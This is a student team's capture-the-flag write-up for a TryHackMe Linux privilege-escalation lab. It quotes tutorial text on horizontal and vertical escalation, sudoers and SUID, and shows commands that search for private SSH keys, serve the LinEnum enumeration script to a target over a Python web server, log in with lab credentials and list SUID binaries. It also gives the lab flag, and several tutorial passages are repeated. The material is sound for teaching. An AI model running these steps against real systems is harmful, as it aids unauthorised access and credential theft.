

PSP0201

Week 4

Writeup

Group Name: AIA
Members

ID	Name	Role
1211103201	Muhammad Al-Amin Bin Mohd Marzuki	Leader
1211103217	Alif Durrani bin Zahari	Member
1211103140	Ahmad Nur Ikhwan Bin Hamid	Member
1211101810	Lim Jia Hao	Member

Day 11: Networking – The Rogue Gnome

Tools used: Firefox

Solution/walkthrough:

Question 1

What type of privilege escalation involves using a user account to execute commands as an administrator?

Ans: Vertical

Get it from the screenshot below.

The screenshot shows a section of a web page with a red vertical bar on the left. The main content area has a white background with black text. The title '11.4. The directions of privilege escalation' is at the top. Below it is a paragraph of text. Underneath that is a section titled '11.4.1. Horizontal Privilege Escalation:' with a paragraph of text. Below that is a section titled '11.4.2. Vertical Privilege Escalation:' with a paragraph of text. At the bottom of the main content area, there is a horizontal line and some very small, illegible text.

11.4. The directions of privilege escalation

The process of escalating privileges isn't as clear-cut as going straight from a user through to administrator in most cases. Rather, slowly working our way through the resources and functions that other users can interact with.

11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like [commands or accessing data acting as a higher privileged account such as an administrator](#).

Remember the attack you performed on "Day 1 - A Christmas Crisis"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

11.5. Reinforcing the Breach

A common issue you will face in offensive pentesting is instability. The very nature of some exploits relies on a heavy hand of luck and patience to work. Take for example the Eternalblue exploit which conducts a series of vulnerabilities in how the Windows OS allocates and manages memory. As the exploit writes to memory in an improper way, there is a chance of the computer crashing. We'll showcase a means of stabilising our connection in

Question 2

You gained a foothold into the server via www-data account. You managed to pivot it to another account that can run sudo commands. What kind of privilege escalation is this?

ANS: vertical

Get it from the screenshots below.

or bugs within a system to escalate these privileges where this shouldn't be possible otherwise.

11.4. The directions of privilege escalation

The process of escalating privileges isn't as clear-cut as going straight from a user through to administrator in most cases. Rather, slowly working our way through the resources and functions that other users can interact with.

11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "*Day 1 - A Christmas Crisis*"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

11.5. Reinforcing the Breach

A common issue you will face in offensive pentesting is instability. The very nature of some exploits relies on a heavy hand of luck and patience to work. Take for example the Eternalblue exploit which conducts a series of vulnerabilities in how the Windows OS

Our directory has three directories "exampledir[3]" and three files "examplefile[3]". I've listed the four columns of interest here:

Column Letter	Description	Example
[A]	Filetype (<code>d</code> is a directory <code>-</code> is a file) and the user and group permissions "r" for reading, "w" for write and "x" for executing.	A file with <code>-rw-rw-r--</code> is read/write to the user and group only. However, every other user has read access only
[B]	the user who owns the file	cmmatic (system user)
[C]	the group (of users) who owns the file	sudoers group

At the moment, the "examplefiles" are not executable as there is no "x" present for either the user or group. When setting the executable permission (`chmod +x filename`), this value changes (note the "x" in the snippet below `-rwxrwxr-x`):

```
-rwxrwxr-x 1 cmmatic cmmatic 0 Dec 8 18:43 backup.sh
```

Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require `sudo` in front of them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called "sudoers" and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

SUID is simply a permission added to an executable that does a similar thing as sudo. However, instead, allows users to run the executable as whoever owns it as demonstrated below:

Question 3

You gained a foothold into the server via www-data account. You managed to pivot it to Sam the analyst's account. The privileges are almost similar. What kind of privilege escalation is this?

ANS: Horizontal

Get it from the screenshot below.

or bugs within a system to escalate these privileges where this shouldn't be possible otherwise.

11.4. The directions of privilege escalation

The process of escalating privileges isn't as clear-cut as going straight from a user through to administrator in most cases. Rather, slowly working our way through the resources and functions that other users can interact with.

11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "Day 1 - A Christmas Crisis"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

11.5. Reinforcing the Breach

A common issue you will face in offensive pentesting is instability. The very nature of some exploits relies on a heavy hand of luck and patience to work. Take for example the Eternalblue exploit which conducts a series of vulnerabilities in how the Windows OS

Question 4

What is the name of the file that contains a list of users who are a part of the sudo group?

ANS: sudoers

Get it from the screenshot below.

Our directory has three directories "exampledir[3]" and three files "examplefile[3]". I've listed the four columns of interest here:

Column Letter	Description	Example
[A]	filetype (<code>d</code> is a directory, <code>-</code> is a file) and the user and group permissions "r" for reading, "w" for write and "x" for executing.	A file with <code>-rw-rw-r--</code> is read/write to the user and group only. However, every other user has read access only
[B]	the user who owns the file	cmmatic (system user)
[C]	the group (of users) who owns the file	sudoers group

At the moment, the "examplefiles" are not executable as there is no "x" present for either the user or group. When setting the executable permission (`chmod +x filename`), this value changes (note the "x" in the snippet below `-rwxrwxr-`):

```
-rwxrwxr- 1 cmmatic cmmatic 0 Dec 8 18:43 backup.sh
```

Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require `sudo` in front of them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called "sudoers" and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

SUID is simply a permission added to an executable that does a similar thing as sudo. However, instead, allows users to run the executable as whoever owns it as demonstrated below:

```
user@user-OptiPlex-5070:~$ ./backup.sh
```

Question 5

What is the Linux Command to enumerate the key for SSH?

ANS: `find / -name id_rsa 2> /dev/null`

Search it from the text in THM webpage.

www-data@000098204021:~\$ /var/www/html/vuln/a0_1_1_1/test/abcd\$ There are many ways you can make your shell interactive if Python is not installed.

11.6. You Thought Enumeration Stopped at Nmap?

Wrong! We were just getting started. After gaining initial access, it's essential to begin to build a picture of the internals of the machine. We can look for a plethora of information such as other services that are running, sensitive data including passwords, executable scripts or binaries to abuse and more!

For example, we can use the `find` command to search for common folders or files that we may suspect to be on the machine:

- backups
- password
- admin
- config

Our vulnerable machine in this example has a directory called `backups` containing an SSH key that we can use for authentication. This was found via:

```
Find / -name id_rsa 2> /dev/null
```

Let's break this down:

- We're using `find` to search the volume, by specifying the root `/` to search for files named `"id_rsa"` which is the name for `private` SSH keys, and then using `2> /dev/null` to only show matches to us.

Can you think of any other files or folders we may want to `find`?

11.7. The "Priv Esc Checklist"

As you progress through your pentesting journey, you will begin to pick up a certain workflow for how you approach certain stages of an engagement. Whilst this workflow is truly yours, it will revolve around some fundamental steps in looking for vulnerabilities for privilege escalation.

Question 6

If we have an executable file named find.sh that we just copied from another machine, what command do we need to use to make it be able to execute?

ANS: chmod +x find.sh

Search from the text in the THM webpage.

```
drwxrwxr-x 2 cmmatic cmmatic 4096 Dec 8 18:33 exampledir
drwxrwxr-x 2 cmmatic cmmatic 4096 Dec 8 18:33 exampledir2
drwxrwxr-x 2 cmmatic cmmatic 4096 Dec 8 18:33 exampledir3
-rw-rw-r-- 1 cmmatic cmmatic 0 Dec 8 18:33 examplefile
-rw-rw-r-- 1 cmmatic cmmatic 0 Dec 8 18:33 examplefile2
-rw-rw-r-- 1 cmmatic cmmatic 0 Dec 8 18:33 examplefile3
```

Our directory has three directories "exampledir[3]" and three files "examplefile[3]". I've listed the four columns of interest here:

Column Letter	Description	Example
[A]	filetype (<code>d</code> is a directory <code>-</code> is a file) and the user and group permissions "r" for reading, "w" for write and "x" for executing.	A File with <code>-rw-rw-r--</code> is read/write to the user and group only. However, every other user has read access only
[B]	the user who owns the file	cmmatic (system user)
[C]	the group (of users) who owns the file	sudoers group

At the moment, the "examplefiles" are not executable as there is no "x" present for either the user or group. When setting the executable permission (`chmod +x filename`), this value changes (note the "x" in the snippet below `-rwxrwxr-x`):

```
-rwxrwxr-x 1 cmmatic cmmatic 0 Dec 8 18:43 backup.sh
```

Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require `sudo` in front of them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called "sudoers" and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).


Question 7

The target machine you gained a foothold into is able to run wget. What command would you use to host a http server using python3 on port 9999?

ANS: python3 -m http.server 9999

of information that is often not all that useful to us; It's important to understand how these enumeration scripts work so as not to rely on them. However, these scripts make privilege escalation that much more approachable for beginners.

11.10.1. Let's download the *LinEnum* script to our own machine using `wget` :




```
root@ip-10-10-118-36:~# wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
--2020-12-08 21:37:40--  https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 199.232.24.13
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|199.232.24.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/plain]
Saving to: 'LinEnum.sh'

LinEnum.sh      100%[=====] 45.54K  ----KB/s   in 0.001s


2020-12-08 21:37:40 (58.2 MB/s) - 'LinEnum.sh' saved [46631/46631]

root@ip-10-10-118-36:~#
```

11.10.2. Let's use Python3 to turn our machine into a web server to serve the *LinEnum.sh* script to be downloaded onto the target machine. Make sure you run this command in the same directory that you downloaded *LinEnum.sh* to:



```
python3 -m http.server 8080
root@ip-10-10-118-36:~# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/)...
```




Question 8


What are the contents of the file located at /root/flag.txt?

ANS: thm{2fb10afe933296592}

Enter the command of `ssh cmnatic@[MACHINE_IP]` and password with `aoc2020`



We will get to login and test can we access to root file but failed.




The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is "root@ip-10-10-233-166: ~". The window contains the following text:

```
Last login: Wed Jun 29 08:52:54 2022 from 10.10.233.166
-bash-4.4$ ls
-bash-4.4$ whoami
cmnatic
-bash-4.4$ id
uid=1000(cmnatic) gid=1000(cmnatic) groups=1000(cmnatic),24(cdrom),30(dip),46(pl
gdev)
-bash-4.4$ cd /root
-bash: cd: /root: Permission denied
-bash-4.4$ find / -perm -4000 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/bin/fusermount
/bin/bash
/bin/ping
/snap/core/10444/bin/mount
/snap/core/10444/bin/ping
/snap/core/10444/bin/ping6
